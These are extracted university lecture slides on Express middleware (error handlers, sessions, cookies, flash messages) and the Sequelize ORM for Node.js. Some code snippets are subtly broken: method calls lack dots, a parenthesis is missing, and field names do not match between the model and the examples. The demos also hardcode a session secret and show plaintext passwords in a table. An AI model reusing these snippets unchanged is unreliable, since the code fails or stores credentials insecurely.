
# EXPRESS: THE REQUEST–RESPONSE CYCLE



# HANDLING ERRORS

- It's important to make sure that any error occurring when processing middlewares or routes is properly handled by Express.
- If an error is thrown during synchronous code execution it will be automatically caught by the Express default error handler

```
app.get("/error", (req, res) => {
  throw new Error("An error occurred");
});
```



# HANDLING ERRORS

- Errors returned from asynchronous functions invoked by route handlers and middlewares must be passed to the **next()** function

```
app.get('/readfile', (req, res, next) => {
  fs.readFile('/file-does-not-exist', (err, data) => {
    if (err) {
      next(err) // Pass errors to Express.
    } else {
      res.send(data)
    }
  })
});
```

# HANDLING ERRORS (IN EXPRESS 5)


- Starting from Express 5 (currently still in beta), route handlers and middlewares that return a promise will automatically call **next(value)** when they reject or throw an error.
- So, we won't need to do it explicitly

```
app.get('/user/:id', async (req, res, next) => {
  const user = await getUserById(req.params.id)
  res.send(user)
})
```

# ERROR HANDLERS

- Express includes a default error handler. The default handler prints the entire stack trace only when in development mode.
- We can define custom error handlers as well
- They are special middlewares with four input parameters

```
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});
```



# USEFUL MIDDLEWARE

# EXPRESS STATIC

express.static is a built-in middleware designed to serve static files

```
// Register the built-in express.static middleware to serve static files.  
// All files in the /public directory will be served as static files.  
app.use(express.static("public"));
```


- Uses **req.url** to determine whether a request matches the specified root directory (e.g.: **public**)

# EXPRESS.URLENCODED

[express.urlencoded](#) is a built-in middleware that parses the body of incoming requests with urlencoded payloads

```
// Parses url-encoded body (e.g.: those in requests submitted via forms)
// and makes the parameters available in the req.body object.
app.use(express.urlencoded({extended: false}))  
  
app.get("/form", (req, res) => { res.render("form"); });  
  
app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```


```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```



localhost:3000/form

Form

Hello 42 Submit Query



localhost:3000/form

msg=Hello; num=42

# EXPRESS.JSON

[express.json](#) is a built-in middleware. Behaves similarly to `express.urlencoded`, but is designed to parse JSON request bodies.

```
app.use(express.json());  
  
app.post("/json", (req, res) => {  
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);  
})
```

```
POST http://localhost:3000/json HTTP/1.1  
Content-Type: application/json  
  
{  
  "exam": "Web Technologies",  
  "grade": "A+"  
}
```

```
HTTP/1.1 200 OK  
X-Powered-By: Express  
Content-Type: text/html; charset=utf-8  
Content-Length: 31  
  
exam=Web Technologies; grade=A+
```

# EXPRESS – SESSION

express-session is a middleware available through npm

- It simplifies the management of a server-stored session
- Session data is stored on the server, session id is stored in a cookie
- **Notice:** the default server-side storage is not production ready! For production, you should setup a dedicated session store (e.g.: memcached or redis-based).

# EXPRESS – SESSION: EXAMPLE

```
app.use(session({
  secret: "s3cr37", saveUninitialized: false, resave: false
}));

app.get("/session-counter", (req, res) => {
  if(! req.session?.count) {
    req.session.count = 1;
    res.send("It's the first time you visit this page.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`You visited this page ${req.session.count} times.`);
  }
});
```


# COOKIE – PARSE

- cookie-parser is a middleware available through npm
- It parses the Cookie header in incoming requests, and populates req.cookies with an object whose properties are the cookie names

```
app.use(cookieParser());  
  
app.get("/cookie-counter", (req, res) => {  
  if(! req.cookies?.count){  
    res.cookie("count", 1, {maxAge: 10*60*1000});  
    res.send("It's the first time you visit this page.");  
  } else {  
    res.cookie("count", parseInt(req.cookies.count) + 1, {maxAge: 10*60*1000});  
    res.send(`You visited this page ${parseInt(req.cookies.count) + 1} times.`);  
  }  
});
```

# FLASH MESSAGES

- Often, in web applications, users are redirected after performing some action (e.g.: redirect to homepage after deleting some data).
- It's a good rule of thumb to provide some feedback to users in these cases, so they know whether the operation they performed was successful or not.
- The «difficult» part is that, after redirecting, a whole new request-response cycle starts. How to keep track of the fact that we need to show some flash message?



# FLASH MESSAGES

- Different variation of the same old problem of HTTP being stateless
- We can solve this in the same ways we did before: cookies, sessions...
- Some middlewares can be quite useful at that!
- One such example is connect-flash, available on npm

```
import flash from "connect-flash"; //simple middleware for flash messages  
  
app.use(flash()); //register the middleware
```

# FLASH MESSAGES: EXAMPLE


```
app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "You have been redirected."); // Saves flash messages
  req.flash("info", "This is a demo to demonstrate flash messages.");
  req.flash("success", "Everything was fine.");
  req.flash("error", "But we also have an error message.");
  res.redirect("/showflash");
})
app.get("/showflash", (req, res) => {
  let infos = req.flash("info"); // Consumes flash messages with the given key
  let successes = req.flash("success");
  let errors = req.flash("error");
  res.render("flash", {infos: infos, successes: successes, errors: errors});
})
```

After being consumed,  
flash messages are  
deleted

# FLASH MESSAGES: EXAMPLE

```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```


A screenshot of a web browser window titled 'localhost:3000/showflash'. The main content area has a heading 'Flash messages demonstration' and a paragraph: 'This is a page to demonstrate flash messages. Try to reload the page after being redirected here.' Below this, there is a bulleted list of messages:

- You have been redirected.
- This is a demo to demonstrate flash messages.
- Everything was fine.
- But we also have an error message.

The messages are color-coded according to the styles defined in the code: blue for the first two, green for the third, and red for the fourth.

# FLASH MESSAGES: EXAMPLE

- If we reload the /showflash page (or visit it directly without being redirected by the /redirect page, no flash message will be stored in the current session, and we get:



# SOURCE CODE AVAILABILITY

- The code in these slides is available in the Course Materials on Teams
  - You should check the code out, run (and debug) the web app

# REFERENCES

- **Express web framework (Node.js/JavaScript)**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express\\_Nodejs](https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs)

- **Inversion of Control**

By Martin Fowler

<https://martinfowler.com/bliki/InversionOfControl.html>

- **Express Guide**

Official Express website


<https://expressjs.com/en/guide/routing.html>

<https://expressjs.com/en/guide/writing-middleware.html>

<https://expressjs.com/en/guide/using-middleware.html>

<https://expressjs.com/en/guide/using-template-engines.html>

<https://expressjs.com/en/guide/error-handling.html>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 14**

# **DEVELOPING A WEB APP WITH EXPRESS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

We learned a good deal about **Web Frameworks** and **Express**

- Routers, Middleware, Templating...

Let's put our knowledge to good use and build a proper web app!


- We'll re-implement our To-do List web app using Express (adding more features along the way)
- We'll also manage persistency in a more advanced way, using an **Object-Relational Mapping** library

# OBJECT – RELATIONAL MAPPING

# OBJECT–RELATIONAL MAPPING (ORM)

When developing Object-Oriented software that persists data in a RDBMS, we deal with **two different representations** of our data

- One is objects living in the **heap**, the other data in **RDBMS tables**



The diagram illustrates the state of two RDBMS tables:

Id	UserName	Password	Age
1	Janet	837jnge	22
2	Riff Raff	xjdf08b	26
4	Frank	K99fid8f	56

This table is labeled "Users table" with a vertical arrow pointing to the first column.

Id	UserId	Todo
1	1	Learn Sequelize
2	1	Learn Express
4	2	Do the time warp again

This table is labeled "Todos table" with a vertical arrow pointing to the first column.

# OBJECT–RELATIONAL MAPPING (ORM)

- These two representations are quite different
- We need to keep both representations **aligned**
  - Changes to the domain objects need to be mapped to the RDBMS schema
  - Changes to the RDBMS schema might impact existing code
- Good amount of work and (repetitive) boilerplate code needed

# ORM LIBRARIES

**ORM libraries** are ready-made solutions to support developers in keeping object-based and relational representations aligned

- Allow developers to work with high-level **abstractions** instead of SQL queries and statements
- Increase **productivity** by reducing the need for boilerplate code
- Make switching to different RDBMS even easier

# ORM LIBRARIES: FEATURES

ORM libraries typically allow developers to:

- **Declaratively** define how database tables are mapped to objects
- **Automatically create and update the RDBMS schema** as needed
- Easily perform Create, Read, Update, Delete (**CRUD**) operations
- Compose and execute complex queries in a declarative way
- Manage transactions
- Support caching strategies

# ORM LIBRARIES: EXAMPLES

Well-known ORM libraries include:

- Hibernate (Java)
- Entity Framework (C# - .NET)
- SQLAlchemy (Python)
- Propel (PHP)
- Active Record (Ruby on Rails)
- Sequelize, Prisma, TypeORM (Node.js)

Opinionated frameworks sometimes also include an ORM

# SEQUELIZE

- Sequelize is an ORM for Node.js
- Supports Oracle, Postgres, MySQL, MariaDB, SQLite, SQL Server and more!
- Elegant Promise-based API
- The following slides are based on Sequelize v. 6



# INSTALLING SEQUELIZE

- Sequelize can be installed via **npm** as usual

```
@luigi → express-hello-world $ npm install sequelize
```

- You also need to install the drivers for the RDBMSs you plan to use:

```
@luigi → express-hello-world $ npm install pg pg-hstore # Postgres
@luigi → express-hello-world $ npm install mysql2
@luigi → express-hello-world $ npm install mariadb
@luigi → express-hello-world $ npm install sqlite3
@luigi → express-hello-world $ npm install tedious          # MS SQL Server
@luigi → express-hello-world $ npm install oracledb
```

- We'll use SQLite for the sake of simplicity

# CONNECTING TO A DATABASE

```
import { Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");
//const database = new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connection has been established successfully.');
} catch (error) {
  console.error('Unable to connect to the database:', error);
}
```

- Above code automatically creates a SQLite DB in the **mydb.sqlite** file
- Many different ways to connect to a database: [docs](#)

# DEFINING MODELS

- Models are the essence of any ORM
- In Sequelize, Models are classes that extend Model
- Two equivalent ways to define models:
  - Calling the **define** method on a database connection
  - Creating a class that extends Model, and then calling its **init** method

# DEFINING MODELS

```
import { DataTypes, Sequelize } from "sequelize";

//connection to database omitted

const User = database.define('User', { //Model attributes are defined here
  firstName: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER //allowNull defaults to true
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

# MODEL SYNCHRONIZATION

- When defining a Model, we're telling Sequelize about our data
- However, we start with a completely empty database
- We need to tell Sequelize to align the database schema with the models we defined
  - What if there exists no table to persist our Models?
  - What if some tables exist, but have different columns, less columns, or some other difference?
- Alignment is performed by Sequelize via **model synchronization**

# MODEL SYNCHRONIZATION

- To synchronize a model with the database, we can call `model.sync(...)`
- It's an `async` function, returning a Promise

```
const User = database.define('User', /* Model specification omitted */);

User.sync().then( () => {
  console.log("Users table synchronized.")
}).catch( err => {
  console.error("Synchronization error:", err.message)
});
```

```
Executing: SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing: CREATE TABLE IF NOT EXISTS `Users` (`firstName` VARCHAR(255) NOT NULL,
`age` INTEGER, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT
NULL, `updatedAt` DATETIME NOT NULL);
Users table synchronized.
```

# MODEL SYNCHRONIZATION

A few notes:

- Sequelize **inferred** a table name for our model (*Users*). By default, Sequelize uses the **pluralized** model name to name tables in the RDBMS. We can override this behaviour and specify a custom table name (see docs).
- From the logs, we can see that Sequelize checked whether the *Users* table existed (SELECT name FROM sqlite\_master WHERE type='table' AND name='Users';), and then created the table.
- If we run the script again, it won't create the table since it already exists

# MODEL SYNCHRONIZATION

- Sequelize supports different synchronization modes

```
User.sync();
//creates the table if not exists (does nothing if exists)

User.sync({force: true});
//re-creates the table, drops it if exists (destructive!)

User.sync({alter: true});
//checks the state of the table (columns, types, etc..) and alters it to match
the model (if needed)
```

- It is possible to synchronize multiple models at once by calling **sync()** on the database connection

# CREATING ENTITIES

```
let janet = new User({ //We can first create an instance of a Model...
  name: "Janet",
  age: 22
});

await janet.save(); //...and then save it to the database
console.log("Janet saved to database.");

let riff = await User.create({ //Or we can use the static method Model.create()
  name: "Riff Raff",
  age: 26
};
console.log(`Riff Raff saved to database with id ${riff.id}.`);
```

# DEFINING MODELS (USING CLASSES)

```
const User = database.define('User', /* models specs */);

class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id: { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
}, {
  sequelize: database, modelName: "Todo"
});

database.sync().then( () => {console.log("Database synchronized.")});
```

# DEFINING ASSOCIATIONS

- Sequelize supports one-to-one, one-to-many, and many-to-many associations (see [docs](#))

```
const A = sequelize.define('A', /* ... */);
const B = sequelize.define('B', /* ... */);

AhasOne(B);      // A HasOne B
AbelongsTo(B);  // A BelongsTo B
AhasMany(B);    // A HasMany B
A.belongsToMany(B, { through: 'C' }); // A BelongsToMany B through the junction
                                         table C
```

# DEFINING ASSOCIATIONS

```
import { DataTypes, Model, Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', {/*model specs*/});

class Todo extends Model {}

Todo.init({/*model specs*/}, {/*options*/});

UserhasMany(Todo); //Sequelize will define a foreign key Todo -> User
Todo.belongsTo(User);

database.sync({force: true}).then(()=>{ console.log("Database synchronized.") });
```

# CREATING LINKED DATA

- By default, Sequelize creates a column named **RefModelRefModelPK**
- In our case, it created a **UserId** column in Todo

```
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff saved to database with id ${riff.id}.`);

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

# CREATING LINKED DATA

- An instance can also be created along with nested associations in a single step, provided all elements are new

```
let janet = await User.create({  
  name: "Janet",  
  age: 22,  
  Todos: [  
    {todo: "Learn Sequelize"},  
    {todo: "Learn Express"}  
  ],  
, {  
  include: [Todo]  
});  
  
// code creating Riff Raff  
// and its Todo goes here
```

name	age	id	createdAt	updatedAt
Janet	22	1	2023-12-09 10:03:50	2023-12-09 10:03:50
Riff Raff	26	2	2023-12-09 10:03:50	2023-12-09 10:03:50

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

# RETRIEVING DATA

- Sequelize models provide simple ways to retrieve data
- See the [docs](#) for a complete reference on queries

```
let todos = await Todo.findAll();
for(let i of todos)
  console.log(`#${i.id}: ${i.todo}`);
```

```
SELECT *
FROM Todos
```

```
import { Op } from "sequelize";

let todos = await Todo.findAll({
  where: {
    id: { [Op.gte] : 2 },
    todo: { [Op.like]: '%Express%' }
  }
});
```

```
SELECT *
FROM Todos
WHERE id >= 2 AND todo LIKE '%Express'
```

# RETRIEVING DATA

- By default, associations are not loaded when we retrieve data
- We can specify we want to load some associations as well

```
let todos = await Todo.findAll({include: [User]});  
for(let item of todos)  
  console.log(`#${item.todo} - ${item.User?.name}`);
```

- We can retrieve an entity given its primary key using **.findByPk(pk)**

```
let t = await Todo.findByPk(3);  
console.log("t:", t.id, t.todo, t.done, t.UserId);
```

```
Executing: SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM  
`Todos` AS `Todo` WHERE `Todo`.`id` = 3;  
t: 3 Do the time warp again false 2
```

# UPDATING AND DELETING DATA

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

```
let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save(); //updates entity on db

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy(); //deletes entity from db
```

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	1	1	2023-12-09 10:03:50	2023-12-09 10:15:12	1
